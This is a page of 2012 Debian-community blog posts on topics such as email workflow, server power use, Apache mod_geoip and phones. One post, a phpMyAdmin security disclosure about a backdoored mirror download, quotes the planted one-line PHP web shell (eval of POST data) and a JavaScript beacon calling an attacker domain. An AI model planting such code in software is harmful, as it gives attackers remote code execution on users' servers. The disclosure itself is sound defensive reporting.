Search Results: "ema"

26 September 2012

Jon Dowland: Delete! Delete!

I prefer the classic Cybermen. I prefer the classic Cybermen.
The only mail-filing feature that is consistently available across all mail clients (web, mobile, desktop) and most often via a convenient button, keypress or gesture, is Delete. For a long time, I've had an email work-flow that involved archiving most mail: saving both sent and received mails to a series of folders, so I could refer back to them if necessary (and they turned up in search results). Lots of mail clients make this easy: Thunderbird supports defining an Archive folder and pressing 'a' when a mail is highlighted will move it into Archive/YYYY. Mutt, of course, can be configured to do almost anything, and I've had it set up to move mail into =archive when you hit 'a' for a long time. Sadly, other clients are not as friendly. Outlook doesn't support anything quite so convenient. Mobile clients on Android, iPhone etc. don't have easy archiving support. Neither do webmail clients like OWA. Increasingly, I check my work mail on the go: waiting for a lift, on the train to work, in a irrelevant part of a meeting, waiting for a coffee refill, etc. However, I can rarely file mail this way: I learn facts, I can react to things quickly, but I can't keep my inbox under control. For this reason I'm adjusting my workflow around 'Delete'. For work, I've set up an Exchange filter to automatically copy any message that lands in my Inbox into an Archive folder. This was surprisingly difficult to get right, and there are ongoing problems with conversation view and other things. However, once that is in place, I can merrily delete stuff from my Inbox with impunity, safe in the knowledge that I can still get stuff via search if needed. I'll need a separate process to further organise filtered mail, but that's fine. Launching mutt or Thunderbird specifically to shuffle mail into e.g. archive/2012 works for me. I still need to run my mail archiving script to extract attachments on occasion anyway.

Russell Coker: Server Use Per Person

I ve just read Diego s response to an ill-informed NYT article about data-center power efficiency [1]. This makes me wonder, how much server use does each person have? Google Almost everyone uses Google, most of us use it a lot. The main Google product is also probably the most demanding, their search engine. In a typical day I probably do about 50 to 100 Google searches, that sounds like a lot, but half of them would probably be for one topic that is difficult to find. I don t think that I do that many Google searches because I generally know what I m doing and when I find what I need I spend a lot of time reading it. I m sure that many people do a lot more. Each Google search takes a few seconds to complete (or maybe more if it s an image search and I m on a slow link), but I think it s safe to assume that more than a few seconds of CPU time are involved. How much work would each Google search take if performed on a single system? Presumably Google uses the RAM of many systems as cache which gives a result more similar to a NUMA system than one regular server working for a longer time so there is no way of asking how long it would take to do a Google search with a single server. But I m sure that Google has some ratio of servers to the rate of requests coming in, it s almost certainly a great secret, but we can make some guesses. If the main Google user base comprises people who collectively do an average of 100 searches per day then we can probably guess at the amount of server use required for each search based on the number of servers Google would run. I think it s safe to assume that Google doesn t plan to buy one server for every person on the planet and that they want to have users significantly outnumbering servers. So even for core users they should be aiming to have each user only take a fraction of the resources that one server adds to the pool. So 100 searches probably each take more than 1 second of server use. But they almost certainly take a lot less than 864 seconds (the server use if Google had one server for every 100 daily requests which would imply one server for each of the heavier users). Maybe it takes 10 seconds of server use (CPU, disk, or network whichever is the bottleneck) to complete one search request. That would mean that if the Google network was at 50% utilisation on average then they would have 86400*.5/10/100 == 43 users per server for the core user base who average 100 daily requests. If there are 80M core users that would be about 2M servers, and then maybe something like another 4M servers for the rest of the world. So I could be using 1000 seconds of server time per day on Google searches. I also have a Gmail account which probably uses a few seconds for storing email and giving it to Fetchmail, and I have a bunch of Android devices which use Google calendars, play store, etc. The total Google server use on my behalf for everything other than search is probably a rounding error. But I could be out by an order of magnitude, if it only took 1 second of server use for a Google search then I would be at 100 server seconds per day and Google would only need one server for every 430 users like me. Google also serves lots of adverts on web sites that I visit, I presume that serving the adverts doesn t take much resources by Google standards. But accounting for it, paying the people who host content, and detecting fraud probably takes some significant resources. Other Big Services There are many people who spend hours per day using services such as Facebook. No matter how I try to estimate the server requirements it s probably going to be fairly wrong. But I ll make a guess at a minute of server time per hour. So someone who averages 3 hours of social networking per day (which probably isn t that uncommon) would be using 180 seconds of server time. Personal Servers The server that hosts my blog is reasonably powerful and has two other people as core users. So that could count as 33% of a fairly powerful server in my name. But if we are counting server use per USER then most of the resources of my blog server would be divided among the readers. My blog has about 10,000 people casually reading it through Planet syndication, that could mean that each person who casually reads my blog has 1/30,000 of a server allocated to them for that. Another way of considering it is that 10% of a server (8640 seconds) is covered by me maintaining my blog and writing posts, 20% is for users who visit my blog directly, and 3% is for the users who just see a Planet feed. That would mean that a Planet reader gets 1/330,000 of a server (250ms per day) and someone who reads directly gets 1/50,000 of a server (1.72s per day) as I have about 10,000 people visiting my blog directly in a month. My mail server which is also shared by a dozen or so people (maybe that counts as 5% of a server for me or 4320 seconds per day). Then there s the server I use for SE Linux development (including my Play Machine) and a server I use as a DNS secondary and a shell server for various testing and proxying. Other People s Servers If every reader of a Planet instance like Planet Debian and Planet Linux Australia counts as 1/330,000 of a server for their usage of my blog, then how would that count for my own use of blogs? I tend to read blogs written by the type of people who like to run things themselves, so there would be a lot of fairly under-utilised servers that run blogs. Through Planet Debian and Planet Linux Australia I could be reading 100 or more blogs which are run in the same manner as mine, and in a typical day I probably directly visit a dozen blogs that are run in such a manner. This could give me 50 seconds of server time for blog reading. Home Servers I have a file server at home which is also a desktop system for my wife. In terms of buying and running systems that doesn t count as an extra server as she needs to have a desktop system anyway and using bigger disks doesn t make much difference to the power use (7W is the difference between a RAID-1 server and a single disk desktop system). I also have a PC running as an Internet gateway and firewall. Running servers at home isn t making that much of an impact on my computer power use as there is only one dedicated 24*7 server and that is reasonably low power. But having two desktop systems on 24*7 is a significant factor. Where Power is Used/Wasted No matter how things are counted or what numbers we make up it seems clear that having a desktop system running 24*7 is the biggest use of power that will be assigned to one person. Making PCs more energy efficient through better hardware design and better OS support for suspending would be the best way of saving energy. Nothing that can be done at the server side can compare. Running a server that is only really used by three people is a significant waste by the standards of the NYT article. Of course the thing is that Hetzner is really cheap (and I m not contributing any money) so there isn t a great incentive to be more efficient in this regard. Even if I allocate some portion of the server use to blog readers then there s still a significant portion that has to be assigned to me for my choice to not use a managed service. Running a mail server for a small number of users and running a DNS server and a SE Linux development server are all ways of wasting more power. But the vast majority of the population don t have the skills to run their own server directly, so this sort of use doesn t affect the average power use for the population. Nothing else really matters. No matter what Google does in terms of power use it just doesn t matter when compared to all the desktop systems running 24*7. Small companies may be less efficient, but that will be due to issues of how to share servers among more people and the fact that below a certain limit you can t save money by using less resources particularly if you pay people to develop software. Conclusion I blame Intel for most of the power waste. Android phones and tablets can do some amazing things, which is hardly surprising as by almost every measure they are more powerful than the desktop systems we were all using 10 years ago and by many measures they beat desktop systems from 5 years ago. The same technology should be available in affordable desktop systems. I d like to have a desktop system running Debian based on a multi-core ARM CPU that can drive a monitor at better than FullHD resolution and which uses so little power that it is passively cooled almost all the time. A 64bit ARM system with 8G of RAM a GPU that can decode video (with full Linux driver support) and a fast SSD should compete well enough with typical desktop systems on performance while being quiet, reliable, and energy efficient. Finally please note that most of this post relies on just making stuff up. I don t think that this is wrong given the NYT article that started this. I also think that my estimates are good enough to draw some sensible conclusions. Related posts:
  1. Name Server IP and a Dead Server About 24 hours ago I rebooted the system that runs...
  2. Google Custom Search Engine I ve just been experimenting with Google Custom Search [1]. Below...
  3. Google Server Design Cnet has an article on the design of the Google...

Michal Čihař: Compromised SourceForge mirror

Yesterday, phpMyAdmin security team has been notified about backdoor being distributed together with phpMyAdmin zip file on one of SourceForge mirrors. We quickly analyzed the issue and confirmed that the backdoor is indeed present in phpMyAdmin-3.5.2.2-all-languages.zip file. It allowed anybody to execute arbitrary PHP code, there was file called server_sync.php which simply called eval on passed data:
<?php @eval($_POST['c']);?>
In addition to this, javascript code has been included, which could allow attacker to track vulnerable installations:
var icon ;
icon = document.createElement("img");
icon.src="http://logos.phpmyadmin-images.net/logo/logos.jpg";
icon.width=0;
icon.height=0;
document.body.appendChild(icon);
All in all looks like simple, but quite effective way to install backdoor, if they would be able to spread this more widely. We've immediately released PMASA-2012-5 to notify our users. Luckily this was spot quite fast (looking at used domain, the exploit could not be alive before 22th September 2012) and not on much frequent mirror (based on SourceForge official statement about 400 users have downloaded the file with backdoor). What still remains unclear is whether this was really only targeted on phpMyAdmin, or there were more modified file on this mirror (SourceForge hosts thousands of projects). I've randomly tried few our other download options from this mirror and none of them was affected, but the mirror was taken offline before I could do some more systematic analysis, so this question can now be answered only by SourceForge.

Filed under: English Phpmyadmin 0 comments Flattr this!

23 September 2012

Jonas Smedegaard: Spamming?

Hi! I have collected a small list of people that I want to give lifesign once in a while.
- and you are one of them Maybe we shook hands once, and for some obscure reason I kept (or found) your email address.
Maybe we are even related by blood (then you probably know :-) - e.g. ny brothers are on the list, as is both my parents
Few of you I actually never met in person, but you made a special impression on me - either in a phone conversation or an email exchange If you dislike being "bombarded" with emails from me - or if you are not at all the one I think you are, and really I write to a stranger - then please tell me! I will immediately remove you from the list, if you ask for it - and won't take it badly Kind regards
Jonas Smedegaard
This text is part of my friends scriblings.

19 September 2012

Stefano Zacchiroli: bits from the DPL for August 2012

DPL August report, posted on d-d-a a while ago (yep, I forgot to blog it up to now!, sorry for the oldies).
Dear project members, August has been a month with a good deal of vacations for many of us, including yours truly. Therefore the monthly report of DPL activities will be briefer than usual. Which is good, as it'll leave all my readers more time to do NMUs and fix RC bugs! Ongoing discussions Assets Core teams Legal and RC fun Hardware See? It's been quick(er)! Talk to you here next month, with a much lower count of Wheezy RC Bugs on the horizon, hopefully.
Cheers.
PS the boring day-to-day activity log for August 2012 is available at master:/srv/leader/news/bits-from-the-DPL.txt.201208

18 September 2012

Patrick Matth i: Playing with Apache mod_geoip

If you want to add some rules to your Apache based on the clients country, mod_geoip is perfect for it. Installation On Squeeze following is enough: # apt-get install libapache2-mod-geoip geoip-database/squeeze-backports Note that you should use the geoip-database version from squeeze-backports to have got the most up to date database version, I am updating it every month. Configuration You can add the rules to your VirtualHost, Directory, Location directives and also to your apache2.conf ( serverwide ). So you are flexible with where to use it. Blocking countries On some servers I have got more than 90 percent of spam requests only from three countries, so I blocked them with: <DirectoryMatch ^/var/www/.*/html >
SetEnvIf GEOIP_COUNTRY_CODE RU BlockCountry
SetEnvIf GEOIP_COUNTRY_CODE CN BlockCountry
SetEnvIf GEOIP_COUNTRY_CODE UA BlockCountry
Deny from env=BlockCountry
</DirectoryMatch> Allow only specific countries In the other way you also can allow specific countries to have got access to your website, this also may be a good idea for extranets, where you know from where your customers are: <Directory /var/www/my.site.com/html/login >
SetEnvIf GEOIP_COUNTRY_CODE DE AllowCountry
SetEnvIf GEOIP_COUNTRY_CODE CH AllowCountry
Deny from all
Allow from env=AllowCountry
</Directory> Very easy! Rewrite Rules You can also use it for mod_rewrite. Within a project, customers from CN and TW should be redirected to the chinese page: RewriteCond % ENV:GEOIP_COUNTRY_CODE ^(CN TW)$
RewriteRule ^(.*)$ http://some.example.cn/site.php [L] mod_geoip with proxy frontends Normaly mod_geoip works behinds load balancers and proxy servers, since it also take care of the HTTP_X_FORWARDED_FOR header. But with haproxy it looks problematic, since it does not add the HTTP_X_FORWARDED_FOR header to KeepAlive d requests :( Disabling KeepAlive is a bad idea on this cluster, so we decided to also use php5-geoip in our application, so everything is working nice now.. What mod_geoip is NOT is mod_geoip helps you to block/allow specific countries, but it does not protect you from them.
Also keep in mind that the database is only ~ 99,8% accurate, so you may have got false positives/negatives. If you only allow german users, a german IP could be listed as russian.
This is much more problematic with mobile/satellite connections and surely you can also not access your page, if you are on vacation in another country. ;)

17 September 2012

Craig Small: Careful with PIDs

Quick question, what is the lowest Process ID you will find? Most people (myself included until recently) would be able to say that the lowest number is 1 for the init process. Plenty of programs including ps and pstree have this assumption. This assumption bit me this week with Debian Bug 687829 where pstree on a kFreeBSD would not return and used 100% CPU. What was happening? Well it seems that kFreeBSD has a process ID of 0 and pstree used 0 for a fake root to the tree. So with a real and fake process #0 hanging around in pstree there was a strange parent-child circle (I m my own grandad!) between init and process 0 meaning when the tree was walked things go around in circles. The fix is basically to assume the tree starts at 0 and not 1 and that keeps things into perspective. So if you are wondering how inconsistent this goes, here is the list. So Linux the root is init PID 1, FreeBSD it is kernel PID 0 and Hurd its init PID 1 with a child with PID 0. Nothing like consistency! I do like the crazyness of Hurd where a child is created before a parent; nothing is normal in Hurd-land. I have some temporary code going proving the problem with psmisc and FreeBSD, the tree now looks like what you can see below. This fix will also show up processes hidden under init that were previously hiding.
?()-+-acpi_cooling0(16)
     -acpi_thermal(15)
     -audit(10)
     -bufdaemon(18)
     -flowcleaner(22)
     -g_down(4)
     -g_event(2)
     -g_up(3)
     -hald-runner(547)---hald-addon-storag(569)
     -hald(546)-+-hald(548)---hald(549)
                 -hald-runner(547)---hald-addon-storag(569)
     -hald(548)---hald(549)
     -idle(11)
     -init(1)-+-etc....

16 September 2012

Russell Coker: Servers in the Office

I just had a conversation with someone who thinks that their office should have no servers. The office in question has four servers, an Internet gateway/firewall system, the old file server (and also Xen server), the new file server, and the VOIP server. The Internet gateway system could possibly be replaced by a suitably smart ADSL modem type device, but that would reduce the control over the network and wouldn t provide much of a benefit. The VOIP server has to be a separate system for low latency IMHO. In theory you could use a Xen DomU for running Asterisk or you could run Asterisk on the Dom0 of the file/Xen server. But that just makes things difficult. A VOIP server needs to be reliable and is something that you typically don t want to touch once it s working, in this case the Asterisk server has been a few more years without upgrades than the Xen server. An Asterisk system could be replaced by a dedicated telephony device which some people might consider to be removing a server, but really a dedicated VOIP server device is just as much of a server as a P4 running Asterisk but with greater expense. A major advantage of a P4 running Asterisk is that you can easily replace the system at no cost if there is a hardware problem. Having two file servers is excessive for a relatively small office. But running two servers is the common practice when one server is being replaced. The alternative is to just immediately cut things over which has the potential for a lot of people to arrive at work on Monday and find multiple things not working as desired. Having two file servers is a temporary problem. File Servers The first real problem when trying to remove servers from an office is the file server. ADSL links with Annex M can theoretically upload data at 3Mb/s which means almost 400KB/s. So if you have an office with a theoretically perfect ADSL2+ Annex M installation then you could save a 4MB file to a file server on the Internet in not much more than 10 seconds if no-one else is using the Internet connection. Note that 4MB isn t THAT big by today s standards, the organisation in question has many files which are considerably bigger than that. Large files include TIFF and RAW files used for high quality image processing, MS-Office documents, and data files for most accounting programs. Saving a 65MB quick-books file in 3 minutes (assuming that your Annex M connection is perfect and no-one else is using the Internet) would have to suck. Then there s the issue of reading files, video files (which are often used for training and promotion) are generally larger than 100MB which would be more than 30 seconds of download time at ADSL2+ speed but if someone sends an email to everyone in the office saying please watch this video then the average time to load it would be a lot more. Through quickly examining my collection of Youtube downloads I found a video which averaged 590KB/s, if an office using a theoretically perfect ADSL2+ connection giving 24Mb/s (3MB/s) download speed had such a file on a remote file server then a maximum of five people could view it at one time if no-one else in the office was using the Internet. Now when the NBN is connected (which won t happen in areas like the Melbourne CBD for at least another 3 years) it will be possible to get speeds like 100Mb/s download and 25Mb/s upload. That would allow up to 20 people to view videos at once and a 65MB quick-books file could be saved in a mere 22 seconds if everyone else was idle. Of course that relies on the size of data files remaining the same for another 3 years which seems unlikely, currently no Youtube videos use resolutions higher than 1920*1080 (so they don t take full advantage of a $400 Dell monitor) and there s always potential for storing more financial data. I expect that by the time we all have 100Mb/25Mb speeds on the NBN it will be as useful to us as 24Mb/3Mb ADSL2+ Annex M speeds are today (great for home use but limited for an office full of people). There are of course various ways of caching data, but all of them involve something which would be considered to be a server and I expect that all of them are more difficult to install and manage than just having a local file server. Of course instead of crunching the numbers for ADSL speeds etc you could just think for a moment about the way that 100baseT networking to the desktop has been replaced by Gigabit networking. When people expect each workstation to have 1000Mb/s send and receive speed it seems quite obvious that one ADSL connection shared by an entire office isn t going to work well if all the work that is done depends on it. Management could dictate that there is to be no server in the office, but if that was to happen then the users would create file shares on their workstations so you would end up with ad-hoc servers which aren t correctly managed or backed up. That wouldn t be an improvement and technically wouldn t achieve the goal of not having servers. Home Networking Without Servers It is becoming increasingly common to have various servers in a home network. Due to a lack of space and power and the low requirements a home file server will usually be a workstation with some big disks, but there are cheap NAS devices which some people are installing at home. I don t recommend the cheap NAS devices, I m merely noting that they are being used. Home entertainment is also something that can benefit from a server. A MythTV system for recording TV and playing music has more features than a dedicated PVR box. But even the most basic PVR ($169 for a 1TB device in Aldi now) is still a fairly complex computer which would probably conflict with any aim to have a house free of servers. The home network design of having a workstation run as a file and print server can work reasonably well as long as the desktop tasks aren t particularly demanding (IE no games) and the system doesn t change much (IE don t track Debian/Testing or otherwise have new versions of software). But this is really something that only works if you only have a few workstations. Running an office without servers seems rather silly as it seems that none of my friends are able to have a home without a server. Running Internet Services Hypothetically speaking if one was to run an office without servers then that would require running all the servers in question on the Internet somewhere. For some things this can work better than a local server, for example most of my clients who insist on running a mail server in their office would probably get a better result if they had a mail server running on Linode or Hetzner or one of the Hosted Exchange offerings if they want a Windows mail sever. But for a file server if you were to get around the issue of bandwidth required to access the files in normal use there s the issue of managing a server (which is going to take more effort and expense than for a server on the LAN). Then there s the issue of backups. In my previous post about Hard Drives for Backup [1] I considered some of the issues related to backing data up over the Internet. The big problem however is a complete restore, if you have even a few dozen gigs of data that you want to transfer to a remote server in a hurry it can be a difficult problem. If you have hundreds of gigs then it becomes a very difficult problem. I m sure that I could find a Melbourne based Data Center (DC) that gives the option of bringing a USB attached SATA disk for a restore but even that case would give a significant delay when compared to backing things up on a LAN. If a server on the office LAN breaks in the afternoon my client can make arrangements to let me work in their office in the evening to fix it, but sometimes DCs don t allow 24*7 access and sometimes when they do allow access there are organisational problems that make it impossible when you want it (EG the people at the client company who are authorised become unavailable). The Growth of Servers Generally it s a really bad idea to build a server that has exactly the hardware you need. The smart thing to do is to install more of every resource (disk, RAM, CPU, etc) than is needed and to allow expansion when possible (EG have some RAM slots and drive bays free). No matter how well you know your environment and it s users you can get surprised by the way that requirements change. Buying a slightly bigger server at the start costs hardly any money but upgrading a server will cost a lot. Once you have a server that s somewhat over-specced you will always find other things to run on it. Many things could be run elsewhere at some cost, but if you have unused hardware then you may as well use it. Xen and other virtualisation systems are really good in this regard as they allow you to add more services without making upgrades difficult. This means that it s quite common to have a server that is purchased for one task but which ends up being used for many tasks. Anyone who would aspire to an office without servers would probably regard adding extra features in such a manner to be a problem. But really if you want to allow the workers to do their jobs then it s best to be able to add new services as needed without going through a budget approval process for each one. Conclusion There probably are some offices where no-one does any serious file access and everyone s work is based around a web browser or some client software that is suited to storing data on the Internet. But for an office where the workers use traditional Office software such as MS-Office or Libre-Office a file server is necessary. Some sort of telephony server is necessary no matter how you do things. If you have a traditional telephone system then you might try not to call the PABX a server , but really that s what it is. Then when the traditional phone service becomes too expensive you have to consider whether to use Asterisk or a proprietary system, in either case it s really a server. In almost every case the issue isn t whether to have a server in the office, but how many servers to have and how to manage them. Related posts:
  1. Planning Servers for Failure Sometimes computers fail. If you run enough computers then you...
  2. a good security design for an office One issue that is rarely considered is how to...
  3. Efficiency of Cooling Servers One thing I had wondered was why home air-conditioning systems...

15 September 2012

Petter Reinholdtsen: IETF activity to standardise video codec

After the Opus codec made it into IETF as RFC 6716, I had a look to see if there is any activity in IETF to standardise a video codec too, and I was happy to discover that there is some activity in this area. A non-"working group" mailing list video-codec was created 2012-08-20. It is intended to discuss the topic and if a formal working group should be formed. I look forward to see how this plays out. There is already an email from someone in the MPEG group at ISO asking people to participate in the ISO group. Given how ISO failed with OOXML and given that it so far (as far as I can remember) only have produced multimedia formats requiring royalty payments, I suspect joining the ISO group would be a complete waste of time, but I am not involved in any codec work and my opinion will not matter much. If one of my readers is involved with codec work, I hope she will join this work to standardise a royalty free video codec within IETF.

13 September 2012

Keith Packard: Altos1.1

AltOS 1.1 Bug fixes and some nice new features Bdale and I are pleased to announce the release of AltOS version 1.1. AltOS is the core of the software for all of the Altus Metrum products. It consists of cc1111-based micro-controller firmware and Java-based ground station software. We ve spent the last flying season chatting with people flying TeleMetrum and TeleMini boards and they came up with some great ideas to add to the system. AltOS Firmware Features and fixes There are bug fixes in both ground station and flight software, so you should plan on re-flashing both units at some point. However, there aren t any incompatible changes, so you don t have to do it all at once. New features: Bug fixes: AltosUI Easier to use AltosUI has also seen quite a bit of work for the 1.1 release. There aren t any huge new features, but some activities are restructured to make them easier to navigate. And, of course, we ve fixed a bunch of bugs. New features: User interface changes: Bug fixes:

Tim Retout: Inbox zero

My email's been out of control for a while now. I've noticed a correlation between the state of my email and my state of mind - I don't know which way the causation flows, if any. At the weekend (after assembling the shelves), I archived my entire inbox. Again. But I find the hard part with email bankruptcy is preventing the entire cycle recurring. This time, I was more drastic. I deleted all my labels, and all but three of my filters. I removed the Smart Labels, the chat widget, the calendar integration, the Google+ circles (more on that soon). There are no distractions in my inbox any more. I'm forcing myself to process every non-spam email that comes to my address. (Yes, I'm embarassed to say that I use Gmail - it seemed like a good idea at the time, because of the spam filtering. I occasionally notice bugs with ancient emails becoming unarchived or unread, and wonder if Google uses a probabilistic data structure to access all those attributes quickly enough. Can't investigate, though, because it's Gmail. Consider this the first step towards moving away.) So rather than hiding the deluge in the background, I'm unsubscribing from a lot of mailing lists, and informing marketers that I don't want their communications. It turns out that I get a lot less email than I feared - and processing them this way means that high-traffic sources get removed first. My remaining problem is what to do with email from mailing lists like debian-private - I don't really care enough to read everyone's vacation plans, but unsubscribing doesn't seem like the right thing either - there's (obviously) no online archive for this type of mailing list. For the moment, I've added a filter back to hide just vacation messages, but there's a more general problem lurking here.

11 September 2012

Tiago Bortoletto Vaz: New domain for trying alternative web services

I'm maintaining a host under acaia.ca. I intend to share it with friends and encourage them to use non-evil services to host their stuff. For now I'm providing the following: ...and testing these: As I'm not happy with minigal I'm trying mediagoblin, Zenphoto and Plogger for media hosting. Any other idea? I want light and simple stuff, my VPS is cheap. (btw, I didn't renew my flickr pro last month so I'm very likely leaving this service. I used flickrbackup to have all my pictures and some of meta-data saved, as they didn't provide me any better way to do a backup.)

Tiago Bortoletto Vaz: New personal domain and email

I'm no longer using the domain tiagovaz.org. So website and emails under it will be off soon. I mostly use now tiago @acaia.ca and @debian.org.

Russell Coker: Back to the Xperia X10

10 months ago I was given a Samsung Galaxy S Android phone [1] to replace my Sony Ericsson Xperia X10. I also installed Cyanogenmod on it (here is a more detailed comparison of the phones with a focus on liberty [2]). But now I m using the Xperia X10 again. Hardware Reliability Some time ago a friend told me that he bought a Sony phone in preference to a Samsung phone because he didn t think that Samsung phones were reliable enough. I assured him that Samsung phones would be fine if you used a gel-case, but now I m not so sure. My mother in law has a Samsung Galaxy S which now has a single crack across the face, it doesn t appear that her phone was dropped, maybe it just bent a bit it s a fairly thin phone. My Galaxy S started crashing over the last few months and now many applications will crash any time I use 3G networking. Currently my Galaxy S is working well as a small Wifi tablet and hasn t crashed since I replaced the SIM with one that has expired. I wish that phone designers would make mode solid products with bigger batteries. The fact that the Xperia X10 weighs maybe 20g more than the Galaxy S (according to Wikipedia) isn t a problem for me. Even with the Mugen Power 1800mah battery [4] to replace the original 1500mah battery it s still nowhere near the limit of the phone mass that I m prepared to carry. Sony Upgrades Some time ago Sony released an Android 2.3.3 image for the Xperia X10. There is no Cyanogenmod image for the Xperia X10 because it has been locked down which greatly limits what can be done. Also Sony has a proprietary backup program on their Android 2.1 image which isn t supported on Android 2.3.3 this inspired my post about 5 principles of backup software [3]. Due to this pain I didn t even try to upgrade the Xperia X10 phones for me and my wife until recently. Before upgrading the Xperia X10 phones I was unable to use my wife s phone. The phone didn t seem to like recognising my touch so long touch actions (such as unlocking the phone) were almost impossible for me. I think that this is due to the fact that I have fairly dry skin which presumably gives me a higher capacitance. After the upgrade both phones are usable for me, so presumably either Sony or Google upgraded the algorithms for recognising touch to work better with varying screen quality. Comparing the Galaxy S and the Xperia X10 When I first started running Cyanogenmod on the Galaxy S I noticed that it was a lot faster than the Xperia X10 but I didn t know why. It was documented that there had been performance improvements in Android 2.2. Now that I m running Android 2.3.3 on the Xperia X10 I know that the performance difference is not due to the Android version. It could be due to Cyanogenmod optimisations or Sony stupidity, but it s most likely due to hardware differences. The Galaxy S has more RAM and storage which allows installing and running more applications. Now that I m using the Xperia X10 for the bare minimum applications (phone calls, SMS, camera, email, ssh, and web browsing) it works quite well. I still play games on the Galaxy S and use it for more serious web browsing via Wifi. I think that the value I m getting from the Galaxy S as a tiny wifi tablet is greater than the money I might get from selling a partially broken phone that s been obsoleted by two significantly better models. Conclusion The camera on the Xperia X10 is significantly better than the one on the Galaxy S, so going back to a phone that has a great camera is a real benefit. But being slow and locked down is a real drag. I was tempted to buy a Samsung Galaxy Note or Galaxy S3, but it seemed like a bad idea to buy a phone given that my contract comes up for renewal in about 6 months which means I ll be offered a free phone which while not really free is still going to be cheaper than buying a phone outright. Also in future given the low opinion I m now getting of smart phone reliability I ll try and keep a small stock of spare Android phones to cover the case of broken phones. Related posts:
  1. Galaxy S vs Xperia X10 and Android Network Access Galaxy S Review I ve just been given an indefinite loan...
  2. CyanogenMod and the Galaxy S Thanks to some advice from Philipp Kern I have now...
  3. Liberty and Mobile Phones I own two mobile phones at the moment, I use...

8 September 2012

Andrew Pollock: [life] Everything I know about making pizza I learned from Daniel Kotler

According to my Amazon purchase history, it was Sunday, October 11, 2009, that we were lazing around with our friends Dan and Sue and we decided we'd just hang out and watch the first season of Dollhouse. I bought the whole thing on Amazon's Video on Demand, and we started watching episodes. It got close to dinner time, and Dan was going through a home made pizza phase at the time, and we thought about making some pizzas. I wasn't sure if we had all the ingredients in the house, but it went something like this:
Dan: Got flour? Me: Yes Dan: Yeast? Me: Yes Me: Oh, and we've got a big bag of grated mozzarella from Costco. And we have a pizza stone and a peel, and a bunch of random stuff we can throw on a pizza.
So we totally ninja-ed up some pizzas from stuff we had lying around the house. It was awesome because it was totally spontaneous. You couldn't have planned it better, and we pulled it off brilliantly without having the leave the house. Anyway, Dan had to calculate the ratios of water, flour, salt and sugar, and he wrote them all down on the magnetic whiteboard we kept on our fridge. Fast forward almost 3 years later, and we've moved to our new home, and have a stainless steel fridge that we haven't been able to put this whiteboard on, so it got stashed away in a cupboard. The pizza dough recipe is still written on it, though. So with Sarah away, Bill and Victoria are coming around for dinner tonight to hang out, and I thought trying to make pizza again might be a fun experiment. So I dug out the whiteboard with the trusty recipe, and Zoe and I made some dough this morning, and it's currently proofing in the oven. Unfortunately the whiteboard only had the quantities and not the method on it, and from perusing other recipes on the Internet, I may not have mixed things properly (I just kind of threw things together and made it into a ball), so this first batch might be a total disaster. I might go and make a second batch while Zoe's napping. Here's the contents of the whiteboard, for posterity (I'm hoping it says 10g of salt and not 18g, not that I think it'll affect the outcome too much): Daniel Kotler's pizza dough recipe

Steinar H. Gunderson: Video editing on Linux

Lessons learned from trying to do some simple non-linear video editing on Linux: Kdenlive has reached a point where it's usable. Not good by any means there are glaring problems such as the color management support being very rudimentary, almost no multicore support, general lack of optimization, frequent near-crashes, and so on but usable to the point where you can actually create a video from start to end. I'd say it's very roughly comparable to Premiere 5 was, circa 1998, but it's not something I'd recommend to my mother. slowmoVideo, on the other hand, was not very useful to me for framerate up-conversions; the end results were simply too poor given the general complexity in my scenes. It can seemingly do an okay (but not perfect) job for down-conversion if you're willing to hack it a bit and live with general slowness and demand for disk space. So, well, behold the end result, I guess. If you like frisbee, that is.

7 September 2012

Rog rio Brito: NOT Trying out AdSense

On the 3rd of September, I applied to Google's AdSense program, as I told in my previous post. Well, that was a short-lived experience. On the 5th of September, I received the following e-mail, which, sincerely, is as uninformative as it could get:
Date: Wed, 05 Sep 2012 16:52:22 -0000
From: adsense-noreply@google.com
To: rbrito@gmail.com
Subject: Google AdSense Support
Hello,
As mentioned in our welcome email, we conduct a second review of your
AdSense application once AdSense code is placed on your site(s). As a
result of this review, we have disapproved your account for the following
violation(s):
Issues:
- Site does not comply with Google policies
---------------------
Further detail:
Site does not comply with Google policies: We're unable to approve your
AdSense application at this time because we feel that your site does not
comply with Google AdSense policies or webmaster quality guidelines. It's
our goal to provide our advertisers sites that offer rich and meaningful
content, receive organic traffic, and allow us to serve well-targeted ads
to users. We believe that currently your site does not fulfill this
criteria. 
For more details, please read the webmaster quality guidelines at
http://www.google.com/support/webmasters/bin/answer.py?answer=35769 and
the AdSense program policies at
http://support.google.com/adsense/bin/answer.py?answer=48182,
https://support.google.com/adsense/bin/topic.py?topic=1271507
(...)

OK, I went on and read all the documentation on program policies etc. I investigate each point here: To cut a long story short, I RTFM and did everything correctly. So, dear lazyweb, what would my options be to fund a tiny bit of my software contributions?

Steve Kemp: Security changes have unintended effects.

A couple of months ago I was experimenting with adding no-new-privileges to various systems I run. Unfortunately I was surprised a few weeks later at unintended breakge. My personal server has several "real users", and several "webserver users". Each webserver user runs a single copy of thttpd under its own UID, listening on 127.0.0.1:xxxx, where xxxx is the userid:
steve@steve:~$ id -u s-steve
1019
steve@steve:~$ sudo lsof -i :1019
COMMAND  PID    USER   FD   TYPE  DEVICE SIZE/OFF NODE NAME
thttpd  9993 s-steve    0u  IPv4 7183548      0t0  TCP localhost:1019 (LISTEN)
Facing the world I have an IPv4 & IPv6 proxy server that routes incoming connections to these local thttpd instances. Wouldn't it be wonderful to restrict these instances, and prevent them from acquiring new privileges? Yes, I thought. Unfortunately I stumbled across a down-side: Some of the servers send email, and they do that by shelling out to /usr/sbin/sendmail which is setuid (and thus fails). D'oh! The end result was choosing between: I went with the latter for now, but will probably revisit this in the future. In more interesting news recently I tried to recreate the feel of a painting, as an image which was successful. I think. I've been doing a lot more shooting recently, even outdoors, which has been fun. ObQuote: "You know, all the cheerleaders in the world wouldn't help our football team." - Bring it On

6 September 2012

Joey Hess: UPS farce

This is not the kind of place I live, though I don't mind a visit. Errol looking out over Salsalito and the Bay I'm not bothered by a more rural life, I thrive on peace and quiet, and am not bothered by needing to haul my water, split firewood, or spend an hour just mowing my driveway. I bought a GPS the other day, and it doesn't know where my driveway is..

